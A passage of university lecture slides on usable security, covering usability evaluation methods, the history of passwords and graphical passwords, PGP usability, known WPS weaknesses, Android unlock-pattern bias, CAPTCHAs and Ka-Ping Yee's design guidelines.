  - Pass #2: Comparison with heuristic
- Collect, prioritize and present results

Heuristic Evaluation – How many experts?



Cognitive Walkthrough

- Inspect **single tasks** instead of the whole system
- Assume the role of the user during the task
- No users required

Cognitive Walkthrough - HOWTO

- Select critical tasks
- For each task: find the critical path to complete the task, e.g.:

  „Call Bob on the Android phone“

  1. Open contacts app
  2. Find Bob's entry
  3. Click on the entry

  ...
- Complete the critical path, and for each step answer the following questions:
  - Will the user try to achieve the effect that the subtask has?
  - Will the user notice that the correct action is available?
  - Will the user understand that the wanted subtask can be achieved by the action?
  - Does the user get appropriate feedback?

User Testing

- Tests with real users in a controlled environment
- Most time and cost intensive method
  - … but best results
- Requires exact planning
- Within subject testing
  - Each user conducts all tasks

    Each user: Product A & Product B
- Between subject testing
  - Multiple user groups conduct a subset of tasks


    Group 1: Product A, Group 2: Product B

User Testing - HOWTO

- Select participants
  - What is the target-group?
- Select atomic tasks which will be performed
- Conduct a pilot test
  - „Test the test“
- Let each user conduct the tasks and observe
  - Users should voice their inner monologue („thinking aloud“)
  - Record user errors
- Optional: Pre-test and Post-test questionnaires
- Collect & rate Usability problems

User Testing – How many users?

- Nielsen: „5 users is enough“
- Challenged: Spool, J., & Schroeder, W. (2001, March). Testing web sites: **Five users is nowhere near enough**. In CHI'01 extended abstracts on Human factors in computing systems (pp. 285-286). ACM.
- „It depends“



System Usability Scale (SUS)

- „Quick and dirty“ post-test questionnaire
  - 10 Questions (5 point Likert Scale: Strongly Agree – Strongly Disagree)
  - Result: score [0, 100] (average is 68)
- Surprisingly robust, reliable & valid
- Can be used with small sample sizes
- Is not diagnostic
  - Something is wrong, but what?
- Works for hardware, software, web-sites, ...

Areas of Research

Passwords & Authentication

- One of the oldest and most heavily studied topics
- Three approaches
  - What the user **knows** (Knowledge-based authentication)
  - What the user **possesses** (Token-based authentication)
  - What the user **is** (Biometric authentication)
- We will cover Knowledge-based authentication
  - Tension between Usability and Security
  - Easy to use vs. Easy to crack
  - Increasing computing power → longer passwords

Passwords

- **1979**:
  „If the user enters an alphabetic password (all upper-case or all lower-case) shorter than six characters, or a password from a larger character set shorter than five characters, then the program asks him to enter a longer password.“
  R. Morris and K. Thompson, “Password Security: A Case History”

- **2005:**
  „A secure password should be 8 characters or longer, random, with upper-case characters, lower-case characters, digits, and special characters.“
  S. Wiedenback et al., “Authentication using Graphical Passwords: Effects of Tolerance and Image Choice”

- Increase of usability?

1982: Passphrases

Sigmund Porter

- Do not use pass-**words**, use pass-**phrases**
- Easier to remember
- Larger keyspace

Should be really secure, right?

1982: Passphrases

Wrong!

- Users tend to select non-random words
  - „with or without you“, „boston red sox“, „patrick swayze“
- Using dictionary attacks,
  - Two-word passphrases are reduced to ~20 bits of entropy
  - Three-word passphrases are reduced to ~30 bits
- Diminishing returns for more words
- Still better than a (weak) single password
- Random passphrases: Diceware (www.diceware.com)

1984: Pass-algorithms

James Haskett

- Use a secret **algorithm** in addition to a secret password
- Challenge-response:
  - User logs in with secret password
  - Computer prompts „12345“
  - User enters „54321“ (secret algorithm: „Reverse the string“)

1984: Pass-algorithms

- Another example:
  - Challenge: „11235“
  - Response: „81321“ (Fibonacci sequence)

- Applicability in a GUI environment?
- User satisfaction?

1984: User-friendly password advice

Ben Barton & Marthalee Barton


- Use known phrases and alter them, e.g.:
  - Replace letters/words with numbers
    - „One for the money“ → „14MUNNY“
  - Abbreviate
    - „I love Paris in the springtime“ → „ILPITST“
  - (Pseudo) Translate
    - „Strangers“ → „ETRANIERI“
  - Shift fingers on the keyboard
    - „hello“ → „gwkki“
  - Repeat
    - „pan“ → „panpan“

- Still somewhat in use today, however alterations are automatable (i.e. crackable)

1999 ff.: Graphical passwords

Draw-a-secret

- Sequence important
- Issues with memorability
- Vulnerable to shoulder-surfing (countermeasures include disappearing lines)



1999 ff.: Graphical passwords

Passfaces

- Users memorize 4 different faces
- To log in, select the four faces in four different grids
  - Random faces in each grid, same order of „valid“ faces
- Studies showed good usability and memorability

Do you think this system is secure?


Passfaces

User Evaluation by Davis et al. in 2004:

- Female faces were chosen more often than male faces (female participants: >68%, male participants: > 75%)
- Males tended to chose models (~80%)
- Race & gender correlation
- “I simply picked the best lookin girl on each page.”
- „I picked her because she was female and Asian and being female and Asian, I thought I could remember that.”
- Over 75% could not remember the correct order
  - „I had no problem remembering the four pictures, but I could not remember the original order.“

1999 ff.: Graphical passwords

- Sobrado & Birget Scheme
- User selects „pass-objects“
  - Here: Horse, Arrow, Tiger
- User clicks inside concave hull determined by objects
- „Shoulder-Surfing resistant“



1999 ff.: Graphical passwords

- Different schemes possible
- Here: Click on the intersection of 4 pass-objects
- Authors recommend ~1000 (!) objects on screen

1999: Why Jonny can't encrypt

Alma Whitten & Doug Tygar

- Usability Evaluation of PGP 5.0
  - Several participants emailed secrets in plaintext
  - Participants used weak passphrases (8-10 characters, no spaces)
  - Only one third could correctly sign and encrypt a message within 90 minutes

1999: Why Jonny can't encrypt

- Whom to blame?
  - Software? Algorithm? Lack of educated users?
- Most important contributions
  - Generic usability standards might not be sufficient and/or applicable to security applications
  - New guidelines are required
  - Identification of five **problematic properties of security** which designers should take into account

Problematic Properties of Security

Unmotivated User Property

- Security is a secondary goal
- People want to get things done but...
  - … security gets in the way
  - … they don't want to read user manuals
  - … they might not even want to learn about security
- If security is too difficult or annoying, users might give up on it

Problematic Properties of Security

Abstraction Property

- Security policies are necessary for security management...
  - … but they are too abstract for users
  - … might be too unintuitive

Octal	Decimal	Permission	Representation
000	0 (0+0+0)	No Permission	---
001	1 (0+0+1)	Execute	--x
010	2 (0+2+0)	Write	-w-
011	3 (0+2+1)	Write + Execute	-wx
100	4 (4+0+0)	Read	r--
101	5 (4+0+1)	Read + Execute	r-x
110	6 (4+2+0)	Read + Write	rw-
111	7 (4+2+1)	Read + Write + Execute	rwx

Problematic Properties of Security

Lack of feedback property

- Security has to provide feedback to the user, but...
  - … detailed feedback might be too complicated
  - … summarized feedback might be inadequate
- What did the user really want?

Problematic Properties of Security


Barn door property

- Once a secret was left unprotected, we can not be sure if it was not already read by an attacker
- Users need to be kept from making (high-cost) mistakes

Problematic Properties of Security

Weakest link property

- Security is only as strong as its weakest link
- Users have to be guided
- Exploration might be dangerous




Mobile Challenges

- „First Connect“
- Local User Authentication
- Mobile CAPTCHA
- Credential Recovery
- Installation of Applications and Content

First Connect

Challenge: How do we connect devices for the first time?

- With adequate security?
- WiFi, Bluetooth, „Pairing“, ...



- Wi-Fi Protected Setup (WPS)
  - PIN Method
  - Push button Method
  - Near field communication (NFC) method
  - USB method (deprecated)

WPS Weaknesses (1)

Online Brute-Force attack

- PIN consists of 8 digits (but last digit is a checksum)
- Validity of the PIN halves is checked separately
  - simplified for PIN „1234567X“: „1234“ → „OK“, „567X“ → „NOK“
- 11 000 combinations instead of 10^7
- Additionally: some weak PRNGs
- Counter-measures:
  - Disabling WPS alltogether
  - Timeout

WPS Weaknesses (2)

Offline Brute-Foce attack („Pixie Dust attack“)

- Possible if manufacturer implementation is weak
- Lack of randomization in two nonces

WPS Weaknesses (3)

Physical Attacks

- Push button method
  - Mandatory for WPS certified products
  - Leak of WiFi passphrase
  - Can be disabled
- Device sticker with WPS PIN

- Some devices allowed for PIN calculation with their MAC


Do you restrict physical access to your router?

Network in a Box

- 2004: Dirk Balfanz et al.
- „Reframing“ of the problem
  - Don't bother the user with keys & certificates
- Use IR for initial key exchange
  - „Gesture based“
  - Remainder of configuration automatically over WiFi

Bump

- Android & iOS App
- Sharing of contacts, photos, …
- Bumping phones together and confirm manually
- Data transfer through wireless network
- Attacks possible
  - Sensor inaccuracies, ID spoofing, Acceptance of delayed requests
- Discontinued (bought by Google in 2014)




Local User Authentication

Challenge: Local User Authentication

- Authentication in a **mobile** context

- Biometrical
  - Face unlock
  - Fingerprint
- PIN & Password
- Security Gesture




Android Security Patterns

Sebastian Uellebeck et al.

- ~2^19 possibilities
- Again: unintentional bias reduces entropy
- Random patterns are not memorable
- 50% of the participants used less than 300 patterns


Android Security Patterns


Starting point bias




Android Security Patterns

Most frequent 3-grams (left to right)







Knock code / Knock 2.0

Introducing Knock 2.0


Knock and Apple Watch are a match made in heaven. Knock 2.0 takes full advantage of Apple Watch, making unlocking your Mac faster and more secure than ever before. When you put on your Apple Watch, Touch ID will ask for your fingerprint. After that, you can unlock your Mac from your wrist with just one tap – no Touch ID required! It's all the security of two-factor authentication, but all the convenience of Knock.

http://www.knocktounlock.com/

Knock 2.0

„During pairing, your Mac generates a 1024-bit RSA key pair and sends the public key to your iPhone via Bluetooth LE. It also generates a 256-bit AES private key. Your password is then encrypted on your Mac using the AES key, and the encrypted result is transmitted via Bluetooth LE to your iPhone and stored there on the iPhone's keychain. The AES private key for your password is stored on your Mac.“

Knock code




https://www.youtube.com/watch?v=U8aTC5Zccew

CAPTCHAs

Challenge: Prove that you are human

- In the least annoying way
- Accessible(!)



Zoo CAPTCHA

Rosa Lin et al.

Usable Security Guidelines


Guidelines (Ka-Ping Yee)

Ka-Ping Yee (2005)

- Basic principles
  - **Necessary**
  - **Non-trivial**
- Can be used for design and evaluation
- Goal:
  - Minimize likelihood of undesired events
  - Make sure tasks are accomplished correctly and easily
- Be careful with guidelines
  - Often Incomplete
  - No universal applicability
  - Can only be proven/disproven by application


Guidelines (Ka-Ping Yee)

- 1. Match the most comfortable way to do tasks with the least granting of authority.




Guidelines (Ka-Ping Yee)

- 2. Grant authority to others in accordance with user actions indicating consent.




Guidelines (Ka-Ping Yee)

- 3. Offer the user ways to reduce others' authority to access the user's resources.



